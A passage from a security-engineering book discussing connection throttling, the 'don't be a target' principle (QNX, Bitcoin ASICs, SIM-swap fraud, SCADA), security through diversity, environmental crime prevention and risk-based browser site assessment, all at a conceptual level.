Rate-limiting is something that applies in every direction, not just for incoming connections. At the operating system level researchers have managed to create outgoing connection-throttling mechanisms that greatly reduce the effects of malware and more or less stop high-speed worms that rely on the ability to initiate large numbers of outgoing connections to remote systems in order to propagate, all without having any noticeable effect on legitimate connections, which have very different traffic characteristics than malware [72]. Although malware can still mimic legitimate traffic in order to avoid being throttled, this greatly limits its effectiveness

since it's the very ability to initiate unusual types of connections at unusual rates that the malware requires in order to be effective.

This connection throttling is based on the fact that malware typically makes many connections to a wide range of machines while legitimate traffic occurs as a much lower rate and is locally correlated, with repeat connections to recently-accessed machines. The result is that "false positives are tolerated with small delays but malicious traffic is heavily penalised" [73]. In the case of HTTP traffic, the only significantly affected sites are ones where the primary page being loaded contains a large number of links to advertising sites (whether this throttling of online advertising rates as a false positive or not is open to debate).

The concept of locality, that people tend to communicate mostly with a relatively fixed, small set of sites and other people, allows defence mechanisms to try and adapt to what's normal and what isn't, a bit like the way a cache manager handles a cache's working set. Anything in the working set gets quick access and anything outside it gets throttled, with items being moved in and out of the working set using the cache-management strategy of your choice. In effect this implements a form of adaptive, dynamic whitelisting that's tuneable for particular circumstances. For example a corporate-internal server can have its dynamic whitelisting configured such that it'll only whitelist connections from the corporate LAN (it shouldn't be receiving connections originating from outside networks), and a pure server (one that only responds to external requests) can have its whitelisting tuned to never whitelist any outgoing connections, since it shouldn't be initiating outgoing network connections. There's been a lot of work done on network traffic characterisation and cache management that you can use to provide locality-based security [74]. Unfortunately the generalised form of this becomes the intrusion detection problem, but you may be able to employ a situation-specific form for special circumstances as the virus throttle does (if you do come up with any novel applications for this concept, let the world know about them).

Don't be a Target

One of the many unwritten laws in the military, right alongside "incoming fire has the right of way", is "look inconspicuous, they may be low on ammunition". Trying to make yourself inconspicuous in the hope that attackers leave you alone (or at least target someone else) goes back to the dawn of time, and represents a defence strategy that's still very applicable today. A great many security systems in use today are secure only because no-one's ever bothered attacking them. You can turn this around and state it as a design principle to get Stajano's Law, after security researcher Frank Stajano, "a system can only be called secure if it demonstrably withstands the attacks of competent adversaries" [75].

When some of these supposedly-secure systems do get attacked, in many cases simply by ignoring the fancy security features and walking around the outside (see "What's your Threat Model?" on page 242 for examples of this), they turn out not to have the security properties that they were supposed to have. The results of this process are presented every year at events like Black Hat, the Chaos Communication Congress, Defcon, Ekoparty, Kiwicon, Pwn2Own, Ruxcon, Shmoocon, and many similar events.

Consider the case of the iOpener[70] internet appliance running the QNX operating system, introduced as a loss-leader for an Internet service subscription at a cost of $99 in the year 2000, with the actual manufacturing cost of the device being closer to $300. For many years QNX used its own (very weak) password encryption algorithm rather than the standard Unix one, but because it was used almost exclusively in embedded devices that no-one had much interest in the weakness was never exploited. Once it was shipped in the iOpener the security of the safely obscure OS was suddenly exposed to the scrutiny of an army of hackers attracted by the promise of a $99 low-power x86 PC. The password security was broken fairly quickly [76][77] allowing the devices to be sidegraded to functionality that the original

---

[70] Not related to any product from Apple Computer.

manufacturer had never anticipated [78][79][80][81]. Although the intent of the attack (which would nowadays be called jailbreaking) was to obtain a cheap PC-style device, the fact that QNX had been inadvertently turned into a target meant that when its security was broken it also broke the security of every embedded QNX device ever shipped.

Another situation in which a security mechanism ended up as collateral damage occurred with Bitcoin mining. Mining Bitcoins requires finding a bit string that yields a SHA-256 hash value beginning with a certain number of zero bits. In other words to mine a Bitcoin you need to hash data values until you find one whose hash begins with the required number of zero bits [82][83]. To do that you need a means of calculating SHA-256 hashes very quickly.

Initially this was done with conventional CPUs. Then the effort moved to GPUs, which due to their massive parallelisability increased throughput dramatically. The next step beyond GPUs was field-programmable gate arrays or FPGAs, a form of programmable hardware that, while not necessarily faster on a per-device basis than a high-end GPU, could perform the work at a fraction of a GPU's power consumption. By employing multiple FPGAs it was possible to obtain better performance at a lower power usage than a GPU.

The final step was custom hardware or ASICs, application-specific ICs. Creating an ASIC to perform high-speed hashing would have been economically infeasible before Bitcoins came along, but the ever-increasing value of Bitcoins finally made them viable [84][85].

To provide some idea of what ASICs have done for Bitcoin mining, the hash rate in January 2011, when mining was mostly being done by early adopters, was around 10 billion hashes per second. In January 2012 when it had gone mainstream (at least among geeks) it was 10 trillion hashes per second. By January 2013 it had only doubled, to 20 trillion hashes a second. Nine months later, with the help of ASICs, it hit 2,000 trillion hashes a second, with the rate increasing as fast as the ASICs could be churned out [86].

So how do Bitcoin-mining ASICs affect general security? Passwords and encryption keys are often protected using the same hash algorithms that the mining ASICs (and FPGAs and GPUs) are designed to calculate at great speed. By repurposing the hardware that was originally designed for Bitcoin mining it would be possible to attack hashed passwords with an efficiency that wasn't feasible before Bitcoin appeared. Having said that though, the Bitcoin ASICs for which details have been published are specifically designed for high-speed mining rather than password-cracking, so that they would require significant changes to their control circuitry in order to make them suitable for password cracking — it's not for nothing that they're called *application-specific* ICs)[71].

Two variations of Bitcoin called Litecoin and Novacoin turn another cryptographic mechanism into collateral damage. In this case it's scrypt, which was specifically designed to be expensive to implement in custom hardware by accessing data spread across a large amount of memory in a pseudorandom manner, a so-called memory-hard algorithm [87]. Unfortunately while this makes scrypt relatively expensive to implement in FPGAs and ASICs, it's well suited to GPUs, so mining isn't nearly as hard as it should be. In addition at the time of writing the first scrypt ASICs, which were indeed repurposed Bitcoin-mining ASICs, have just started to appear [88][89][90]. A side-effect of this Lite/Novacoin mining is that, again, a mechanism designed to protect one type of resource, passwords, is weakened when it's also used to protect another type of resource, coin scarcity.

What's interesting in these situations is that there's always been an implicit assumption that, spook conspiracies aside, no-one would bother rolling custom hardware just to crack passwords because there's always an easier way in than going to that sort of extreme. However if the Bitcoin, Litecoin, Novacoin, and whatever-

---

[71] In any case your passwords are pretty safe for now since anyone who has an ASIC-based rig is more interested in mining coins than cracking passwords.

else-coin fans are resorting to custom hardware in order to break schemes that are used to keep passwords safe then it's now necessary to design password-hashing functions to resist custom-hardware attacks, not because of theoretical devices fielded by secret government agencies but because of actual devices developed for whatever-coin mining. This is something that's been incorporated into the threat model being used for the Password Hashing Competition, an attempt to design a general-purpose password-protection mechanism that parallels NIST's AES and SHA-3 competitions [91].

A similar collateral-damage problem occurred with the baseband processor (BB) in Apple's iPhones. BB's have a very large attack surface (see the discussion in "Identifying Threats" on page 268 for more on this), but had spent most of their lives relatively safe in obscurity because they're such an uninteresting target. All this changed with Apple's iPhone, on which network locking (the inability to use the phone with any carrier other than the one that you bought the phone through) is enforced by the BB. This made the BB a target for anyone wanting to unlock their phone, so that there's now a significant collection of attackers out there who have been trained in attacking BBs in cellphones.

The same thing had happened more than a decade earlier, with European satellite TV broadcasters training an entire generation of smart-card hackers by only making the programming content and/or the cards needed to access it available in specific countries[72]. As a result, anyone outside the permitted area who wanted to view the content had to learn how to hack smart cards first.

A variation of this has occurred more recently with various embedded devices like game consoles, smart phones, and PDAs, for which various (public) jailbreaks over a ten-year period were performed not for video-game piracy or similar reasons but solely to allow Linux or other OSS software to be run on them, leading to a suggestion that vendors of these devices support Linux on them out-of-the-box as a means of preventing them from being hacked for the purpose of running it [92].

A more general form of this suggestion is that if you have multiple groups of attackers interested in your hardware who wouldn't normally cooperate with each other (for example Linux enthusiasts and game pirates) then providing them with a common cause to collaborate and gang up on you isn't a good idea. This was particularly evident in the case of the PS3, which was only hacked after the ability to run Linux on it was disabled [93], or as one of the people involved in the hack put it, "OtherOS [the ability to run Linux] was Sony's single best security feature" [94]. As with the collateral-damage effect of the iOpener, the iPhone, and European pay-TV cards, once someone had jailbroken the device for relatively benign reasons, all manner of less salubrious uses also became possible.

Another example of something that's inadvertently been turned into a target for attackers is the phone system when it's used as an out-of-band authentication channel. This typically occurs when a phone number is used as an authenticator for financial transactions. In the simplest type of fraud, the attacker has the victim's phone-calls redirected to another number, a standard feature offered by most phone companies. When the victim's bank calls to verify a transaction, it's the attacker that answers the phone and not the victim.

A variation of this attack consists of using voice-over-IP (VoIP) Internet-based phone services to obtain a phone number and corresponding phone directory entry in the attacker's target country or area of choice. The attacker does this either by hijacking an existing user's service or by signing up for a new account (using a stolen credit card or bank account), practices already employed on a large scale for VoIP fraud in which the newly-acquired accounts are used to place calls to premium-rate numbers owned by the attackers, or at a more rudimentary but also somewhat more labour-intensive level by on-selling the bandwidth of compromised VoIP servers to third parties who route calls through them, a high-tech version of PABX abuse by phone phreakers in the 1980s. In the more specialised situation discussed here though the

---

[72] Restricting broadcasts of "Star Trek: The Next Generation" to particular countries was particularly damaging.

attacker doesn't try and directly monetise the VoIP account but merely uses it as an authentication mechanism for further fraud, either directly for something like banking authentication or indirectly for even further fraud, for example to pass CA checks for issuing high-assurance certificates, for which some CAs do little more than look up a purported business in the phonebook and call the number listed there.

Another type of fraud that takes advantage of the phone system being used as an authentication mechanism is SIM swop fraud, used to defeat SMS-based banking authentication [95][96]. In this form of fraud the attacker obtains a victim's details in the usual manner, either through phishing or by buying them from a broker of stolen credentials (asking for a cell-phone number alongside other details isn't unusual for travel bookings and online auction sites so it doesn't raise any suspicions with users). They then go to a cell-phone dealer and report the phone lost or stolen, requesting that the phone number be transferred to a new SIM (in South Africa where this type of fraud originated this was done on a far more ambitious scale with the help of phone company insiders [97][98]).

Some years ago it still took quite a bit of effort to transfer a phone number, but more recently phone companies have made this easier and easier, requiring little more than some basic "proof" of ownership like a phone bill and the number to be reassigned. An addition if the phone is paid for entirely through online banking then the attacker already has everything that they need to authenticate themselves for the fraud. The reason why phone companies make this process so easy is twofold, they don't want to lock out or even just discourage (and therefore potentially lose) customers who lose their phones, and as a means of providing further incentive regulators want to ensure that phone number portability is made as easy as possible to avoid phone companies using it to create customer lock-in.

Both of these types of fraud are possible because the phone number allocation system has been overloaded for a purpose for which it was never intended. Phone companies care about billing and not exact identity verification, so their verification systems are set up to ensure that someone will be billed for any charges incurred and not to provide strong identity checks. This has for example led Australian telcos to formally state that "SMS is not designed to be a secure communications channel and should not be used by banks for electronic funds transfer authentication" [99] (although this seems to be motivated mostly by the fact that they — quite justifiably — don't want to carry the can for making the whole process more secure in order to benefit the banks).

Having said that, SIM swop fraud is still a rather labour-intensive way to attack a bank account compared to the existing practice of logging on, entering a few numbers, and moving the balance of the account to eastern Europe. So while it doesn't provide perfect security it does significantly raise the bar for attackers, and provides a rate-limiting step for how quickly and easily they can turn over a stolen account. In addition it's possible to provide at least some level of defence against SIM swop fraud by having the phone company contact the owner of the number before they switch it to a new SIM, a practice that's been adopted by South African cell-phone providers in response to this type of fraud. If it's a case of a genuine lost SIM then the owner won't get the message, but in the case of impersonation fraud where the original SIM is still active then the legitimate owner will be alerted to the fact that something untoward is happening (an alternative attack vector that's discussed in "Password Lifetimes" on page 574, trojaning the phone, is a bit harder to defend against).

An alternative defence mechanism was introduced in Australia, where this type of fraud is more usually performed by social-engineering a phone company to move (or port, in telco terminology) the number to a different phone [100][101][102]. In this case the Industry Code for mobile number portability (MNP) was amended to allow financial institutions access to the MNP database to check whether a phone number that was being used for authentication purposes had been recently ported [103].

(There is one other, slightly obscure, situation in which SMS-based authentication can be defeated and that's when you use SMS for (secure) authentication alongside

standard (non-secure) communications with clients. An example of a service that does this is Twitter, which uses SMS to send tweets as well as for authentication. In Twitter's first attempt at implementing SMS-based authentication, a single easily-spoofed SMS message to change how SMS-based tweets functioned would also disable SMS-based authentication [104] (Twitter's ongoing problems with getting authentication right are covered in "What's your Threat Model?" on page 242 and "Defending Against Password-guessing Attacks" on page 607)).

In order to deal with this problem, Twitter later introduced a smartphone-based authentication mechanism that signed a challenge message sent out by Twitter using a private key stored on the phone. If it wasn't possible to use the phone-based authentication then Twitter permitted the use of a mechanism inspired by S/Key one-time passwords as a backup authentication method, which wasn't nearly as secure as the signed challenge but still far better than a static password [105].

A slightly different example of a security system that was "secure" only because no-one had ever bothered trying to attack it was the physical seals and seal-handling protocols that were employed with the voting computers used in elections in New Jersey. These (apparently) worked just fine for twenty years until they were challenged in a court case about the constitutionality of voting computers, at which point they were discovered to be fairly trivial to bypass even by untrained attackers using simple tools, or in some cases never appear to have been applied and/or checked in the first place. The seals then went through no less than five revisions (called "regimes" in the court analysis) in rapid succession, none of which offered much more security than the original one [106]. It was only the fact that the security mechanisms were challenged in court that revealed that, after twenty years of reliance on them, they didn't actually work (and their repeated replacements didn't work either).

An example of a technology that's doing quite well at not being a target is embedded control or SCADA systems. The security of most SCADA systems is terrible, and the remainder are even worse than that (the parent class of SCADA systems, embedded systems in general, are only slightly better). A typical SCADA security measure is "use an unroutable network protocol" or "hope that no-one ever figures out the homebrew wire protocol that the company founder invented in the shower 20 years ago". In some cases even the use of unroutable network protocols or a complete air gap doesn't necessarily protect SCADA systems, as the Stuxnet malware that was discussed in "Digitally Signed Malware" on page 50 showed. This took advantage of the fact that airgapped computers have to be configured and updated in some manner, and this is typically done using USB keys or similar removable media. By targeting vulnerabilities in the handling of removable media, Stuxnet ensured that it would be propagated even to airgapped machines.

A few times a year there are scare stories in the media about how vulnerable assorted SCADA infrastructures are, but in practice very little ever happens because of SCADA systems' major defence: they're so profoundly uninteresting to real attackers (rather than security people trying to make a point) that no-one bothers with them. Admittedly every once in a while someone with a grudge will exploit some badly-secured SCADA system to cause havoc (see for example the attack discussed in "Other Threat Analysis Techniques" on page 259), but they could create just as much trouble with a crowbar and a sledgehammer applied in the right places, and that sort of attack doesn't require any technical skills to carry out (some years ago at a security workshop a roundtable of computer security people were asked to propose the attack that they'd use to cause the most critical-infrastructure damage. Every single one of them involved physical attacks on crucial points of infrastructure. No-one even considered any movie-plot computer-based attacks). So SCADA systems are a prime example of something that survives by not being a target. The security may be terrible, but no attacker really cares because all the money's in phishing, click fraud, adware, botnets, and in general anything but SCADA systems.

This example illustrates the primary aspect of not being a target, you need to make sure that you're not either the lowest-hanging fruit or the most visible player in the game (the latter, unfortunately, often conflicts with the goals of your marketing

department). Consider the case of academic attacks on security protocols or their implementations. These invariably target OpenSSL or, if that isn't suitable, OpenSSH, because they're the most visible players in the field and an otherwise somewhat uninteresting, mostly theoretical weakness suddenly becomes publishable when it has the OpenSSL name associated with it (a paper titled "Message Padding Attack against Bouncy Castle" isn't going to attract anywhere near the coverage). This leads to a nasty catch-22 in which otherwise impractical attacks attract publicity because they're carried out against the most visible security application, and the only reason why the attacks are written up in the first place is because the fact that they target OpenSSL (or OpenSSH) means that the paper will then get published.

Obviously the strategy of using the other guy as a lightning rod only works if there is another guy, and simply being uninteresting to attackers is also somewhat situation-specific (with the additional nasty problem that, as the QNX folks found out, you can suddenly become of interest to attackers without any prior warning), but as SCADA systems have shown you shouldn't underestimate its effectiveness as a defensive strategy in the situations where it's applicable[73]. To give you a general idea of what's necessary to qualify as "uninteresting", there's a rule of thumb in the anti-malware industry that once a product gets a 5-10% share of a nontrivial market then it becomes of interest to commercial hackers [107]. A prime example of this effect was the explosion of OS X malware that started affecting previously "secure" Mac machines at about the same time that the combined market share for OS X and iOS reached this level in 2011.

There are a few unusual cases, though, where the exact opposite can apply. Before the appearance of Tor, work on onion routing (the underlying technology on which Tor is built, Tor is short for The Onion Router) consisted mostly of scattered, rather academic papers on theoretical properties of the system. The appearance of a deployed, actively-used implementation however has spawned a large amount of practical research on Tor, both new attacks and new defences, and this has helped improve it over time, or at least (for the more theoretical work) pointed out potential problem areas. So while not being a target is a good defensive strategy in most cases if there are other implementations to act as lightning rods for attacks, if you're the only implementation in a relatively novel space then attracting attention can help rather than hinder.

Security through Diversity

When we go on holiday, most of us don't just lock the door on the way out and leave it at that. We set the alarm, tell the neighbours to keep an eye on the place, arrange to have someone clear the mailbox, set a timer for the lights in the evening to make it appear like someone's home, and hide the gold ingots and diamond necklaces in the dirty laundry hamper[74]. All of these measures can be defeated (locks can be picked, alarms bypassed, the neighbours aren't present around the clock, and so on), but the combination of defences present a fairly formidable obstacle for an attacker to overcome. By diversifying our defences, we can ensure that a failure in one of them won't result in a total loss of security (as an old aviation saying goes, "it's better to lose *an* engine than to lose *the* engine"). Furthermore, with this diversification the attacker can never be entirely sure that there aren't additional security measures present that'll foil their attack. This reverses the usual defender's conundrum where the defender has to defend everywhere but the attacker only has to succeed once, so that now the attacker has to attack everywhere, including locations that they may not be able to identify as being critical to the success of their attack.

Security through diversity differs somewhat from the defence-in-depth strategy that's often applied as a security mechanism in that it isn't a set of layered defences that an attacker has to knock out one after the other but a diversification of defences for risk

---

[73] In addition there are situation-specific variations on the general "don't be a target" rule. For example if you're worried about government agencies wanting access to your secure messaging system then the rule becomes "Don't be RIM".

[74] In case you're reading this and planning to burgle my place, I don't actually hide my gold ingots in the laundry hamper.

management purposes where each individual defensive feature may only make a tiny contribution to the overall strategy but the combination of all of these features makes an attacker's task much more challenging. The goal of risk management has been best summed up by Bankers Trust risk manager Dan Borge as "risk management means taking deliberate action to shift the odds in your favour — increasing the odds of good outcomes and reducing the odds of bad outcomes" [108].

Building integrated, reliable systems from individual, unreliable components is something that engineers have been doing for centuries [109][75]. For example when John Roebling was building the Brooklyn Bridge he knew that some of the suppliers that he was required to deal with were untrustworthy, and had the materials that they delivered to the construction site tested when they arrived. When he discovered that building material that he'd rejected was being used in his bridge (the suppliers had got at some of his employees and reinserted the rejected material into the supply chain), he dropped the safety factor of six (the design was six times as strong as it needed to be) down to five, and along with some remediation using better materials, the bridge has now stood for 130 years [110]. This feat is made even more remarkable by the fact that many other bridges built in that era have experienced structural failure and/or later required major surgery, and that even current bridges built with modern methods are only given a typical lifespan of 75 years[76].

Crime Prevention through Environmental Design

Diversification for risk management purposes has been a standard aspect of physical security systems since time immemorial, and in recent times has been formalised in methods like crime prevention through environmental design (CPTED, pronounced "sep-ted") [111][112][113][114]. CPTED takes ideas from behavioural theory and community organisational theory and uses them to analyse the intended use of an area and how it can be arranged to minimise crime, with the idea being that "certain kinds of space and spatial layout favor the clandestine activities of criminals. An architect, armed with some understanding of the structure of criminal encounter, can simply avoid providing the space which supports it" [112]. More succinctly it "reduces the propensity of the physical environment to support criminal behaviour" [114].

CPTED includes not only standard security measures that are traditionally applied to the built environment like providing adequate lighting (but see the discussion further down for more on this) and minimising dense shrubs and trees that provide cover for miscreants but extends to a whole host of less immediately-obvious ones as well. One frequently-advocated (but less frequently-applied) measure involves positioning windows for so-called passive surveillance of outside public spaces, based on the "eyes on the street" concept of influential urban activist Jane Jacobs [115], with the intended goal being that "abnormal users [of the environment] will feel at greater risk of detection" [114]. Designing for passive surveillance includes measures like locating a car park in front of an office building so that the cars are in direct view of office workers rather than around the side of the building out of sight or, for schools, placing bike racks in front of classroom windows.

More generally it involves placing potential crime targets in easily-observed locations for surveillance, for example placing ATMs out on the street in full view of passers-by (if you've ever wondered why they always seem to be positioned with no regard to privacy so that anyone can observe the people using them, they're put where they are precisely so that anyone who walks up to them can be observed) and having front entrances of buildings face directly onto the street so that passing pedestrians and motorists can observe any unusual happenings. Further variations include using glazed-in balconies for residential buildings which encourages the occupants to sit in them and provide (as a side-effect of using them) surveillance of the area outside the building, and orienting houses in a cul-de-sac at 45 degrees to the main street entrance to the cul-de-sac rather than the more conventional right-angle arrangement so that they provide natural surveillance of anyone entering the cul-de-sac.

---

[75] It's also the motivation for the title of this book.

[76] This is why I used a Roebling quote about reliability engineering in the front pages of my previous book.

Other measures can include using slippery paints for columns and supports to prevent them from being scaled, planting climbing plants along walls subject to graffiti (a so-called "living wall") and thorny plants to discourage people from entering certain areas, or where a living wall isn't feasible for combating graffiti, using textured or boldly patterned coloured surfaces to the same effect (there's a whole science built around just this aspect of CPTED alone), eliminating architectural features that provide easy access to roofs, painting areas around night-time lighting with white, reflective paint to increase the illumination being provided, and so on. Some of these security measures like the choice of paint used are extremely trivial and all can be bypassed, but in combination they add up to make a considerable integrated defensive system for attackers to overcome.

As with computer security, security for the built environment is rarely a case of blindly following a fixed set of rules. For example trying to bolt on security through the simple expedient of adding CCTV cameras doesn't work in schools because "many of the kids committing school crimes are trying to have their moment of fame on video. CCTV gives the kids their chance to be famous" [116]. Similarly, a blanket application of the "provide adequate lighting" principle that was mentioned earlier isn't always a good thing because in some cases darkness can be a legitimate lighting strategy for CPTED. Staying on the theme of school security, lighting up the school sports grounds at night is an invitation for unauthorised use, with the accompanying risk of vandalism or burglary to adjacent facilities. What's worse, it provides a perfect excuse for trespassers to be on the school grounds after dark, with police unlikely to want to prosecute a couple of teenagers for (apparently) wanting to kick a ball around.

Similarly, having buildings brightly lit aids intruders because they don't have to provide their own lighting. Providing only the minimal lighting required by building codes, typically lit emergency exit signs, means that intruders either have to turn on the lights (which can be wired to an alarm) or use flashlights. As urban explorers have repeatedly found out, there are few things more attention-grabbing for police and security guards than a torch flashing around inside a dark, supposedly empty building. So this usage reverses the conventional thinking about using illumination for security and makes darkness a part of the security instead (as well as providing a considerable reduction in power bills).

Case Study: Risk Diversification in Browsers

Moving from security for the built environment back to security for the virtual one, one commonly-encountered situation where you can effectively apply security through diversity is to secure web browsers, or more specifically the people who use them. Although this and the following few sections focus on web browsers, they're just used because they're a representative platform that everyone's familiar with, and the general principles for risk diversification that are presented here can be applied to many other applications beyond web browsers.

A nice thing about the Internet as it's used for web browsing is that it has a great deal of what economists term diversifiable risk. This means that instead of having to rely on one single defence mechanism to try and cope with all risk, and thus risk total failure when the sole mechanism that you're relying on doesn't work, you can diversify the mechanisms that you use so that a failure of one of them may increase your overall risk but won't lead to a total failure of security.

Figure 83: Silver bullet-based assessment of site security

As has been extensively discussed in "Problems" on page 4, web browsers currently rely almost exclusively on browser PKI to protect users from dubious and malicious web sites, and since this has little to no effect as a defence mechanism the end result is that users end up more or less unprotected, leading to the multi-billion dollar cybercrime industry that we enjoy today. The current silver-bullet approach to web browsing security is shown in Figure 83. If a web site doesn't have a certificate then it's unsafe even if it belongs to a reputable store that's been doing business at the same online location for over a decade, and if it has a certificate then it's safe even if it's run by the Russian Business Network (see "Asking the Drunk Whether He's Drunk" on page 59 for more on this problem).

Figure 84: Silver-bullet site security assessment in reality

What's shown in Figure 83 is the theory anyway, in practice as implemented by browsers today the situation is more like what's depicted in Figure 84, with the precise details covered in "EV Certificates: PKI-me-Harder" on page 72.

In contrast to this silver bullet-based assessment mechanism, a risk-based security assessment mechanism treats online risk as a sliding scale that goes from "probably safe" down to "probably unsafe". Just as some web browsers allow users to choose different levels of site privacy settings (mostly based around specifying the handling

of different types of cookies in mind-numbing detail, a more complete discussion of the security and usability problems that accompany cookies is given in "Browser Cookies" on page 775) and permissiveness for content on sites (this time based around the mind-numbing details of unsigned, signed, and scriptable plugins and extensions), so they could also allow the user to choose their level of risk aversion, preferably in consultation with interaction designers in order to avoid introducing any mind-numbing detail into this option as well.

With this capability users could choose their level of risk aversion, ranging from highly risk-averse (a site has to pass some fairly stringent checks in order to be regarded as safe) through to highly permissive (few checks are performed before the site is regarded as safe, the current default for all browsers). Over time, as the risk assessment measures used by browsers mature and become more robust, the default setting can be moved progressively from the current totally permissive level to more restrictive settings, and obviously users can choose to voluntarily apply the more restrictive settings themselves before they become the browser default.

Figure 85: Risk-based assessment for spam messages

This type of mechanism has been a standard feature of spam-mitigation techniques for some years now. For example Microsoft assigns a rating called a Spam Confidence Level or SCL to incoming email messages and allows you to define various actions to take for a message depending on its SCL [117]. By setting the threshold for taking action on a message to a fairly low level you can trap most spam at the risk of more false positives, while setting it to a high level catches fewer spam messages but also reduces any risk of false positives [118], with a sample configuration for SCL-based message assessment shown in Figure 85. This indicates a notable difference between the anti-spam industry and web browsers, in anti-spam the use of multiple factors in deciding whether something is safe or not is the standard way of doing things, to the extent that a mechanism that uses a mere 2^1 to 2^6 factors qualifies as sufficiently unusual to merit its own conference paper [119], while for browsers the standard is to use 2^0 factors.

The browser can also choose to automatically apply changes in risk tolerance in a situation-specific manner. For example if your laptop normally connects to the Internet through a home wireless network but is now connected through an unrecognised network (corresponding to the Internet cafe that you're currently sitting in) then the browser can increase the risk-aversion factor so that extra checking is applied to sites before they're regarded as being safe (this type of location-based adaptive defensive thinking is covered in more detail in the discussion of location-limited channels in "Use of Familiar Metaphors" on page 497).

One distinction that you need to make here is the difference between risks and risk. Each of the individual diversifiable risks represents something like a particular event or state that might occur and that we care about. The overall risk is the extent to which we're exposed to all of the various risks. By evaluating countermeasures to, and therefore exposure to, the various risks, we can come up with an estimate of overall risk, and from this decide whether it's safe to continue.

A complete discussion of the intricacies of risk assessment and risk management is somewhat outside the scope of this book, but if you do decide to do some reading on the topic then try and find a book on financial risk management published some time between about 2004 and 2006, which will go on at length about how effective collateralised debt obligations and credit default swaps are for managing credit risk.

Risk Diversification for Internet Applications

In terms of managing risk through diversification we don't have any magic list of silver-bullet measures that will always work. What we do have though is a series of measures that we know tend to make things better, and ones that we know tend to make things worse. For example in the case of CPTED we know (now) that high-rise multi-unit housing for low income-earners ("public housing", "housing projects", or "housing estates" depending on where you're from) with a high proportion of young family members (to see the problem here, think of them as "youths" rather than "children") with shared communal entrances and elevators feeding double-hung corridors (hotel-style corridors with doors to the left and right), is more or less doomed to failure. This is the type of construction that was famously described by urbanist William Whyte as being created by people who "dislike the city's variety and concentration, it's tension, it's hustle and bustle. The new redevelopment projects [are] physically in the city but in spirit they deny it", with the result being "anti-cities" [120]. Conversely, we have entire books on design patterns for effective CPTED that have been shown, through both research and real-world experience, to reduce crime and vandalism [113][114].

Let's look at some of the risk-diversification measures that you can apply to the previous example of web browsers. The aim here isn't to try and come up with some silver bullet to give you a definitely OK/definitely bad result but to create a risk-based analysis of a site's trustworthiness. What this risk-based analysis will give you is an indication that a site is probably OK or probably dubious, along with indications as to why it is or isn't OK and a general measure of the overall level of risk or non-risk.

One of the more obvious risk-based security assessment mechanisms that you can apply is the use of key continuity, covered in "Key Continuity Management" on page 375. Since key continuity will be upset once a year as certificates change when the CA's renewal fee is due, a variation on this checks whether the key in the certificate is the same even if the certificate as a whole isn't (sites typically re-certify the same key year in, year out rather than generating a fresh key for each certificate). You can also check whether the new certificate was issued by the same CA as the previous one (sites tend to stick with the same CA over time), and whether the combination of CA and site location make sense. For example if a CA in Brazil has issued a certificate for a site in France then there's something a bit odd going on, and if the site was previously certified by a European CA then the combination is highly suspicious.

A final check that you can apply if the certificate changes unexpectedly (for example well before its CA renewal fee is due) is to check for the presence of the original certificate on a CRL. If the original certificate has been formally revoked prior to being replaced with a new certificate then this is far less suspicious than if it changes suddenly for no apparent reason. In the case of the various CA compromises discussed in "Security Guarantees from Vending Machines" on page 38, even a single trivial sanity-check by browsers would have noticed that the spontaneous change of CAs by a string of major sites like Google, Microsoft, Mozilla, Skype, and Yahoo (not to mention their sudden relocation to an ISP in Iran) was a sign that something was wrong, regardless of what the site's official CA-issued certificate was saying.

